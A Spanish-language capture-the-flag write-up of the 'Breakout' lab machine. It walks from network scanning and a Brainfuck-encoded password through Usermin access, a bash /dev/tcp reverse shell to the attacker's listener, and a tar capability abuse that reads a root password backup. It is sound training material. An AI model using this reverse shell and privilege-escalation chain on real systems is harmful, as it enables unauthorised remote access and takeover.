

Informe de máquina BREAKOUT

Paso 1:

Primero comenzamos con un análisis de la red para saber qué direcciones se encuentran dentro del rango el cual verificaremos usando el siguiente comando:

ifconfig

Una vez verificado procedemos a escanear la red usando netdiscover.

Comando: netdiscover -r 10.0.2.15

```
Currently scanning: Finished! | Screen View: Unique Hosts
4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240
```

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
10.0.2.1	52:54:00:12:35:00	1	60	Unknown vendor
10.0.2.2	52:54:00:12:35:00	1	60	Unknown vendor
10.0.2.3	08:00:27:21:29:51	1	60	PCS Systemtechnik GmbH
10.0.2.7	08:00:27:c1:0a:e4	1	60	PCS Systemtechnik GmbH

Paso 2:

Escaneamos la red con nmap la cuál tiene como IP 10.0.2.15.

Para ello utilizamos el siguiente comando:

nmap -sC -sV 10.0.2.7

Podemos destacar que tiene puertos abiertos y servicios http corriendo en algunos puertos.


```

(kali㉿kali)-[~]
$ nmap -sC -sV 10.0.2.7
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-18 11
Nmap scan report for 10.0.2.7
Host is up (0.0030s latency).
Not shown: 995 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Apache httpd 2.4.51 ((Debian))
|_http-server-header: Apache/2.4.51 (Debian)
|_http-title: Apache2 Debian Default Page: It works
139/tcp   open  netbios-ssn Samba smbd 4.6.2
445/tcp   open  netbios-ssn Samba smbd 4.6.2
10000/tcp open  http         MiniServ 1.981 (Webmin httpd)
|_http-title: 200 &mdash; Document follows
20000/tcp open  http         MiniServ 1.830 (Webmin httpd)
|_http-title: 200 &mdash; Document follows
|_http-server-header: MiniServ/1.830

```

Paso 3:

Encontramos esta página de apache y errores en la página:



10.0.2.7

Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Apache2 Debian Default Page

debian

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Debian systems. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Debian's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Debian tools. The configuration system is **fully documented in `/usr/share/doc/apache2/README.Debian.gz`**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the `apache2-doc` package was installed on this server.

The configuration layout for an Apache2 web server installation on Debian systems is as follows:

```

/etc/apache2/
|-- apache2.conf
|   |-- ports.conf
|-- mods-enabled
|   |-- *.load
|   |-- *.conf
|-- conf-enabled
|   |-- *.conf
|-- sites-enabled
|   |-- *.conf

```

Inspeccionando el código llegamos a una clave encriptada:

don't worry no one will get here, it's safe to share with you my access. It's encrypted :)

`[>+>>>>++++++>+++++++<<<-`

`]>+++++,.,.>+++++.---,<+++++.-----]>`

`-----,+<,.-,-----,++++-<-----,>`

`.<<+++++,.`

-->

Desciframos la contraseña usando la siguiente herramienta web

https://www.dcode.fr/brainfuck-language?_r=1.815553ba5105f63aec357f8106a9f56a


[illegible]

y la guardamos.

Luego visitamos uno de los puertos donde corre el servicio de http.

Y llegamos al Login del sistema.

http://10.0.2.7:20000/



ya que tenemos una contraseña posible usamos la herramienta **enum4linux** para buscar un posible usuario usando


Comando: enum4linux -a 10.0.2.7

```
[+] Enumerating users using SID S-1-5-32 and logon username '', password 'br
S-1-5-32-544 BUILTIN\Administrators (Local Group)
S-1-5-32-545 BUILTIN\Users (Local Group)
S-1-5-32-546 BUILTIN\Guests (Local Group)
S-1-5-32-547 BUILTIN\Power Users (Local Group)
S-1-5-32-548 BUILTIN\Account Operators (Local Group)
S-1-5-32-549 BUILTIN\Server Operators (Local Group)
S-1-5-32-550 BUILTIN\Print Operators (Local Group)

[+] Enumerating users using SID S-1-22-1 and logon username '', password ''
S-1-22-1-1000 Unix User\cyber (Local User)

[+] Enumerating users using SID S-1-5-21-1683874020-4104641535-3793993001 an
S-1-5-21-1683874020-4104641535-3793993001-501 BREAKOUT\nobody (Local User)
S-1-5-21-1683874020-4104641535-3793993001-513 BREAKOUT\None (Domain Group)
```

Y encontramos al usuario cyber.




Probamos con el usuario y contraseña encontrados.

user: cyber

password: .2uqPEfj3D<P'a-3

Y accedemos a lo que parece ser un dashboard del sistema.



Si hacemos click en Usermin > Login > veremos la opción Command shell, si damos click ahí encontraremos una consola interactiva en el panel de administrador que permite ejecutar comandos de Unix.

```
> ls
tar
user.txt
> cat user.txt
3mp!r3{You_Manage_To_Break_To_My_Secure_Access}
```

Enter a shell command to execute in the text field below. The cd command may be used to change directory for subsequent commands.

Execute command:

Execute previous command

cat user.txt ▼

Edit previous

Si usamos

Comando: ls

seguido de

Comando: cat user.txt

¡Conseguimos la primera flag!

Luego, para conseguir una reverse-shell:

<https://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet>

Comando: bash -i ->&/dev/tcp/10.0.2.15/1234 0>&1

Enter a shell command to execute in the text field below. The cd command may be used to change directory for subsequent commands.

Execute command:

bash -i ->&/dev/tcp/10.0.2.15/1234 0>&1|

Execute previous command

cat user.txt ▼

Edit previous

Preparamos el comando pero antes de su ejecución nos ponemos a la escucha en netacad:

Comando: sudo nc -lvp 1234

```
(kali㉿kali)-[~]
└─$ sudo nc -lvp 1234
[sudo] password for kali:
listening on [any] 1234 ...
```

➤ Usermin

➤ Tools

➤ Mail

```
> ls
tar
user.txt
> cat user.txt
3mp!r3{You_Manage_To_Break_To_My_Secure_Access}
```

Ejecutamos nuestra shell:

Enter a shell command to execute in the text field below. The cd command may be used to change directory for subsequent commands.

Execute command:

Execute previous command Edit previous

Podemos ver que ya tenemos conexión remota

```
(kali㉿kali)-[~]
$ sudo nc -lvp 1234
[sudo] password for kali:
listening on [any] 1234 ...
10.0.2.7: inverse host lookup failed: Unknown host
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.7] 55052
bash: cannot set terminal process group (2459): Inappropriate ioctl for device
bash: no job control in this shell
cyber@breakout:~$ ls
ls
tar
user.txt
cyber@breakout:~$ cat /etc/issue
cat /etc/issue
Debian GNU/Linux 11 \n \l

#####
eth0: \4{eth0}
Author: Icex64 & Empire Cybersecurity, Lda
#####
cyber@breakout:~$
```

El comando "**cat /etc/issue**" muestra el contenido del archivo "**issue**" ubicado en el directorio **/etc/**. Este archivo contiene información sobre la versión del sistema operativo que se está utilizando, así como otra información relevante del sistema.

Comando: cat /etc/issue

```
#####
cyber@breakout:~$ uname -a
uname -a
Linux breakout 5.10.0-9-amd64 #1 SMP Debian 5.10.70-1 (2021-09-30) x86_64 GNU/Linux
cyber@breakout:~$
```

Comando: uname -a

para obtener información detallada sobre el kernel del sistema operativo y la versión del sistema.

Comando: find / -perm -4000 -type f 2>/dev/null

Comando: getcap -r / 2>/dev/null

Comando: ls -la

```
cyber@breakout:~$ find / -perm -4000 -type f 2>/dev/null
find / -perm -4000 -type f 2>/dev/null
/usr/bin/umount
/usr/bin/passwd
/usr/bin/su
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/fusermount
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/chsh
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
cyber@breakout:~$ getcap -r / 2>/dev/null
getcap -r / 2>/dev/null
/home/cyber/tar cap_dac_read_search=ep
/usr/bin/ping cap_net_raw=ep
cyber@breakout:~$ ls -la
ls -la
total 568
drwxr-xr-x  8 cyber cyber  4096 Oct 20  2021 .
drwxr-xr-x  3 root  root   4096 Oct 19  2021 ..
-rw-r--r--  1 cyber cyber    0 Oct 20  2021 .bash_history
-rw-r--r--  1 cyber cyber  220 Oct 19  2021 .bash_logout
-rw-r--r--  1 cyber cyber 3526 Oct 19  2021 .bashrc
drwxr-xr-x  2 cyber cyber  4096 Oct 19  2021 .filemin
drwxr-xr-x  2 cyber cyber  4096 Oct 19  2021 .gnupg
drwxr-xr-x  3 cyber cyber  4096 Oct 19  2021 .local
-rw-r--r--  1 cyber cyber  807 Oct 19  2021 .profile
drwxr-xr-x  2 cyber cyber  4096 Oct 19  2021 .spamassassin
-rwxr-xr-x  1 root  root 531928 Oct 19  2021 tar
drwxr-xr-x  2 cyber cyber  4096 Oct 20  2021 .tmp
drwxr-xr-x 16 cyber cyber  4096 Oct 19  2021 .usermin
-rw-r--r--  1 cyber cyber   48 Oct 19  2021 user.txt
```

Luego, accedemos a la carpeta de backups.

usando

Comando: cd /var/backups

```
cyber@breakout:~$ cd /var/backups
cd /var/backups
cyber@breakout:/var/backups$ ls -la
ls -la
total 28
drwxr-xr-x  2 root root  4096 Jan 18 11:32 .
drwxr-xr-x 14 root root  4096 Oct 19  2021 ..
-rw-r--r--  1 root root 12732 Oct 19  2021 apt.extended_states.0
-rw-r--r--  1 root root   17 Oct 20  2021 .old_pass.bak
```

A continuación moveremos el archivo de contraseñas al directorio principal usando

Comando: cd

Comando: ./tar -cvf password.tar /var/backups/.old_pass.bak

Comando: ls

```
cyber@breakout:/var/backups$ cd
cd
cyber@breakout:~$ ./tar -cvf password.tar /var/backups/.old_pass.bak
./tar -cvf password.tar /var/backups/.old_pass.bak
./tar: Removing leading `/' from member names
/var/backups/.old_pass.bak
cyber@breakout:~$ ls
ls
password.tar
tar
user.txt
```

Esto nos va a facilitar el método de lectura que usaremos para abrir ese archivo, porque en ese archivo se encuentra información importante para vulnerar la seguridad del sistema.

Comando: ./tar -xf password.tar

```

cyber@breakout:~$ cd
cd
cyber@breakout:~$ ./tar -cvf password.tar /var/backups/.old_pass.bak
./tar -cvf password.tar /var/backups/.old_pass.bak
./tar: Removing leading '/' from member names
/var/backups/.old_pass.bak
cyber@breakout:~$ ls
ls
password.tar
tar
user.txt
cyber@breakout:~$ ./tar -xf password.tar
./tar -xf password.tar
cyber@breakout:~$ ls
ls
password.tar
tar
user.txt
var
cyber@breakout:~$ cd var
cd var
cyber@breakout:~/var$ ls
ls
backups
cyber@breakout:~/var$ cd backups
cd backups
cyber@breakout:~/var/backups$ ls
ls
cyber@breakout:~/var/backups$ ls -la
ls -la
total 12
drwxr-xr-x 2 cyber cyber 4096 Jan 21 10:52 .
drwxr-xr-x 3 cyber cyber 4096 Jan 21 10:52 ..
-rw-r--r-- 1 cyber cyber 17 Oct 20 2021 .old_pass.bak
cyber@breakout:~/var/backups$

```

Ahora que el archivo **.old_pass.bak** se encuentra en usuario ciber y no en root ya lo puedo abrir y modificar.

Comando: cd backups

Comando: cat .old_pass.bak

```
cyber@breakout:~/var/backups$ cat .old_pass.bak
cat .old_pass.bak
Ts&4&YurgtRX(=~h
cyber@breakout:~/var/backups$
```

Tenemos una contraseña y la copiamos.

Ts&4&YurgtRX(=~h

```
cyber@breakout:/var/backups$ cat .old_pass.bak
cat .old_pass.bak
cat: .old_pass.bak: Permission denied
cyber@breakout:/var/backups$ ls -la
ls -la
total 28
drwxr-xr-x  2 root root  4096 Jan 18 11:32 .
drwxr-xr-x 14 root root  4096 Oct 19  2021 ..
-rw-r--r--  1 root root 12732 Oct 19  2021 apt.extended_states.0
-rw-r--r--  1 root root   17 Oct 20 2021 .old_pass.bak
cyber@breakout:/var/backups$ cd
```

Si subimos a la terminal vemos que anteriormente que el usuario root era el único con acceso a esta contraseña, por eso podemos deducir que es suya.

```
cyber@breakout:~/var/backups$ cat .old_pass.bak
cat .old_pass.bak
Ts&4&YurgtRX(=~h
cyber@breakout:~/var/backups$ su root
su root
Password: Ts&4&YurgtRX(=~h
id
uid=0(root) gid=0(root) groups=0(root)
ls
cd /root
ls
r00t.txt
cat r00t.txt
cat: r00t.txt: No such file or directory
cat r00t.txt
3mp!r3{You_Manage_To_BreakOut_From_My_System_Congratulation}
```

Probamos la contraseña y ya somos root.

Y para finalizar capturamos la bandera.

Mauricio Herrera